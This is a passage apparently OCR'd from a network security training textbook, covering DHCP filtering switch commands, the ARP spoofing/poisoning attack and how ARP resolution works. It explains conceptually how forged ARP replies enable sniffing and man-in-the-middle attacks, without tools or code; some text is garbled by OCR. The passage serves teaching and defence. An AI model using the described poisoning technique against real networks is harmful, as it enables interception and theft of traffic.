
```
config
     <IP address> dhcp filter
     exit
exit
```

- Run the following commands to enable DHCP filtering for an interface:

```
config
     interface 0/11
          <IP address> dhcp filter trust
          exit
     exit
```

- Run the following command to show the DHCP filtering configuration:

```
show <IP address> dhcp filtering
```



ARP Spoofing Attack

- Address Resolution Protocol (ARP) is a stateless protocol used for **resolving IP addresses to machine (MAC) addresses**
- ARP packets can be **forged** to send data to the attacker's machine
- ARP spoofing involves constructing many **forged ARP request** and **reply** packets to overload the switch
- The switch is set in "**forwarding mode**" after the ARP table is flooded with spoofed ARP replies, and attackers can then sniff all the network packets
- Attackers flood a target computer's ARP cache with forged entries, which is also known as **poisoning**

How Does ARP Spoofing Work

Poisoned ARP cache

IP	MAC
10.1.1.0	21-56-88-99-55-66
10.1.1.1	11-22-33-44-55-66
10.1.1.2	55-88-66-55-33-44

1 I want to connect to 10.1.1.1, but I need a MAC address
User A (10.1.1.0)
2 Sends ARP request
Switch
3 Switch broadcasts ARP request onto the wire
Yes, I am here This is 10.1.1.1 and my MAC address is A1-B1-C1-D1-E1-F1
4
User B
User C
Actual legitimate user responds to the ARP request
User D
5 Malicious user eavesdrops on the ARP request and responses and spoofs as the legitimate user
6 Sends his malicious MAC address
I am 10.1.1.1 and my MAC address is 11-22-33-44-55-66
Information for IP address 10.1.1.1 is now being sent to MAC address 11-22-33-44-55-66
Attacker

Sniffing Technique: ARP Poisoning

This section discusses the ARP poisoning technique generally used by attackers to perform sniffing on a target network. Using this method, an attacker can steal sensitive information, prevent network and web access, and perform DoS and MITM attacks using sniffing.


What Is Address Resolution Protocol (ARP)?

The ARP is a stateless TCP/IP protocol that maps IP network addresses to the addresses (hardware addresses) used by a data link protocol. Using this protocol, a user can easily obtain the MAC address of any device on a network. Apart from the switch, the host machines also use the ARP protocol for obtaining MAC addresses. ARP is used by the host machine when it wants to send a packet to another device, and the host machine must mention the destination MAC address in the packet sent. Therefore, to write the destination MAC address in the packet, the host machine should know the MAC address of the destination machine. The OS also maintains an ARP table, which is generated from responses received to ARP requests. This table maps IP addresses to the corresponding MAC addresses.

The process of obtaining the MAC address using ARP is as follows:

- The source machine generates an ARP request packet containing the source MAC address, source IP address, and destination IP address, and sends it to the switch.
- On receiving the packet, the switch reads the MAC address of the source and searches for this address in its CAM table.
- The switch updates all the new entries in it. If the entry is not found in the table, the switch adds the MAC address and its respective incoming port to its CAM table and broadcasts the ARP request packet into the network.

- Each device in the network receives the broadcast ARP request packet and compares the destination IP address in the packet with its own IP address.
- Only the system with an IP address that matches the destination IP address replies with an ARP reply packet.
- The ARP reply message is then read by the switch, which adds the entry to its MAC table and forwards the message to the destination machine, i.e., the machine that sent the ARP request.
- Further, this machine updates the destination machine's IP and MAC address entries into its ARP table, and now communication can take place.



I want to connect to 10.10.10.3, but I need MAC address
IP ID: 194.54.67.10
MAC: 00:1b:48:64:42:e4
ARP_REQUEST
Hello, I need the MAC address of 10.10.10.3
IP ID: 10.10.10.1
MAC: 00-14-20-01-23-45
ARP_REQUEST
Hello, I need the MAC address of 10.10.10.3
IP ID: 10.10.10.2
MAC: 00-14-20-01-23-46
ARP_REQUEST
Hello, I need the MAC address of 10.10.10.3
ARP_REPLY I am 10.10.10.3. MAC address is 00-14-20-01-23-47
IP ID: 10.10.10.3
MAC: 00-14-20-01-23-47
Connection Established

Figure 8.32: Working of ARP protocol

Consider an ARP example that shows two machines connected in a network. The respective hostnames, IPs, and MAC addresses are:

HostName	IP	MAC
A	194.54.67.10	00:1b:48:64:42:e4
B	192.54.67.15	00-14-20-01-23-47

Before communicating with host **B**, host **A** first checks for a record of host B's MAC address in the ARP cache. If host A finds the record of a MAC address, it communicates directly with host B. Otherwise, it has to access host B's MAC address using ARP protocol.

Host A queries all the hosts on the LAN. If the query were phrased in plain English, it might sound like this: "Hello, who is 192.54.67.15? This is 194.54.67.10. My MAC address is 00:1b:48:64:42:e4. I need your MAC address."

Here, host A sends a broadcast request data packet to host B. On receiving the ARP request packet, host B updates its ARP cache table with host A's IP and MAC addresses, and sends an

ARP reply packet to host A that would be phrased in English as, "Hey, this is 192.54.67.15; my MAC address is 00-14-20-01-23-47."

On receiving the ARP reply, host A updates its ARP cache table with host B's IP and MAC addresses. After establishing a connection, these two hosts can communicate with each other.

Figure 8.33: ARP cache

